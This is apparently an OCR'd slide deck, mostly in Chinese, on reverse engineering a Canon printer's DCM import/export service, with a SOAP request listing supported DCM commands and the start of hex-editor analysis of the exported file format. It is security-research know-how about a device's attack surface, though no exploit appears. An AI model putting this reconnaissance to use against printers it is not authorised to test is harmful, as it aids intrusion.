
ExportData


Export Request: CommandList 📋 & Password 🔑





Create Job
exportDataA
Export Job


Job ID
exportDataA
Export Job


exportDataA
Export Job
Export
Sub-System


exportDataA
Export Job
Sub-System



Job ID
getExportData

Attachment:
DCM File 📦

getExportData


ImportData

Import Request: DCM 📦 & Password 🔑




Create Job
importDataA
Import Job


importDataA
Export Job


Importing...
Do not turn the main power OFF.


importDataA
Export Job

戳戳看印表機

- 感謝前人的智慧 YingMuo
  - 照著依樣畫葫蘆
  - 把 Fields 填一填就可以轉移到 Import/Export Service

```
<?xml version="1.0" encoding="utf-8"?>
    <soap:Envelope
        xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
        xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
        xmlns:dcm="http://www.canon.com/ns/active/DCM"
        xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-wssecurity-secext-1.0.xsd">
        <soap:Header>
      <wsa:Action>http://www.canon.com/ns/active/DCM/</wsa:Action>
            <wsse:Security>{security_token}</wsse:Security>
        </soap:Header>
        <soap:Body>
            <dcm:getSupportDCMCommandIDList>
            </dcm:getSupportDCMCommandIDList>
    </soap:Envelope>
```

Import / Export Service

- 秉持著能減少逆向時間的原則，先拿到 Export 出來的東西再說
  - 成功在實機環境取得 Export 出來的資料

Reversing DCM File Format

DCM

- 身為一個勤奮的逆向仔，看到複雜的檔案結構...
  - 二話不說先開始拆


DCM


- 身為一個勤奮的逆向仔，看到複雜的檔案結構...
  - ~~二話不說先開始拆~~
  - 秉持著能通靈就不逆向的原則
- 我直接打開 imhex 開始通靈

Hex editor

